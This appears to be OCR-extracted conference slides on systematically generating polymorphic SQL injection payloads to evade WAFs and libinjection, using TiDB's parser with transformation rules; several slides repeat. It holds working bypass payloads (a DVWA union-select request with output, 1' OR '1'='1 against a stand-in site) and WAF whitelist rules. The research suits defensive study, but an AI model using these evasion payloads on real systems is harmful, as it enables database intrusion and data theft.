BasicRule wl:1100 "mz:BODY";
# <
BasicRule wl:1302 "mz:BODY";
# >
BasicRule wl:1303 "mz:BODY";
# (
BasicRule wl:1010 "mz:BODY";
# )
BasicRule wl:1011 "mz:BODY";
```

Basically, the libinjection case


Enable Post data
Enable Referrer
id=-1 AND 2<@ union select 1,2
&Submit=Submit
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
Vulnerability: SQL Injection
User ID:
1
Submit
ID: -1 AND 2<@ union select 1,2
First name: 1
Surname: 2

Agenda

- Brief introduction to
    - Input Validation (Filter & WAF)
    - Evasion Technique
- Polymorphism
    - Concept
    - System Design
- Conclusion

System Design

It's hard to make polymorphic payloads
What if we make it possible by systematically generating them

Briefing

- TiDB - Open source distributed scalable hybrid transactional and analytical processing (HTAP) database
    - MySQL 5.6 compatible lexer and parser
    - It’s written by Golang, so it's cross-platform
- Transforming rules
    - no_commas
    - derive_conds
    - …
- Syntax fixer

Briefing

- TiDB - Open source distributed scalable hybrid transactional and analytical processing (HTAP) database
    - MySQL 5.6 compatible lexer and parser
    - It’s written by Golang, so it's cross-platform
- Transforming rules
    - no_commas
    - derive_conds
    - …
- Syntax fixer


- An open-source NewSQL database that is MySQL compatible
- Take this feature as the function to help up parse the users' statements
- Also utilize its functions to do transforming jobs

Briefing

- TiDB - Open source distributed scalable hybrid transactional and analytical processing (HTAP) database
    - MySQL 5.6 compatible lexer and parser
    - It’s written by Golang, so it's cross-platform
- Transforming rules
    - no_commas
    - derive_conds
    - ...
- Syntax fixer


Transforming Rules

- Custom transforming rules
- Apply rules to the statements so as to generate polymorphic payloads
- Only workable for complete statements *




derive_conds

- SELECT a FROM t WHERE a = 1
- SELECT `a` FROM t WHERE `t`.`a`<@ AND `t`.`a`=1 OR `t`.`a`=1
- De Morgan's laws




in_or

- SELECT a FROM t WHERE a=1 OR a=2
- SELECT `a` FROM t WHERE `t`.`a` IN (1, 2)




join_where_on

- SELECT * FROM t a, t b WHERE a.a = b.a
- SELECT * FROM t a, t b ON `a`.`a`=`b`.`a`




no_col_names

- SELECT a FROM t LIMIT 0, 1
- SELECT `Ailurophile`.`1` FROM ((SELECT 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 FROM Dual) UNION ALL (SELECT * FROM t)) AS ailurophile LIMIT 1, 1



no_commas

- SELECT b, c FROM t WHERE a = 2
- SELECT * FROM (SELECT `t`.`b` FROM (SELECT * FROM t) AS t) AS Comely INNER JOIN (SELECT `t`.`c` FROM (SELECT * FROM t) AS t) AS Conflate



Briefing

- TiDB - Open source distributed scalable hybrid transactional and analytical processing (HTAP) database
    - MySQL 5.6 compatible lexer and parser
    - It’s written by Golang, so it's cross-platform
- Transforming rules
    - no_commas
    - derive_conds
    - …
- Syntax fixer

Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1


Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1

Syntax Fixer


http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1

1' OR '1'='1



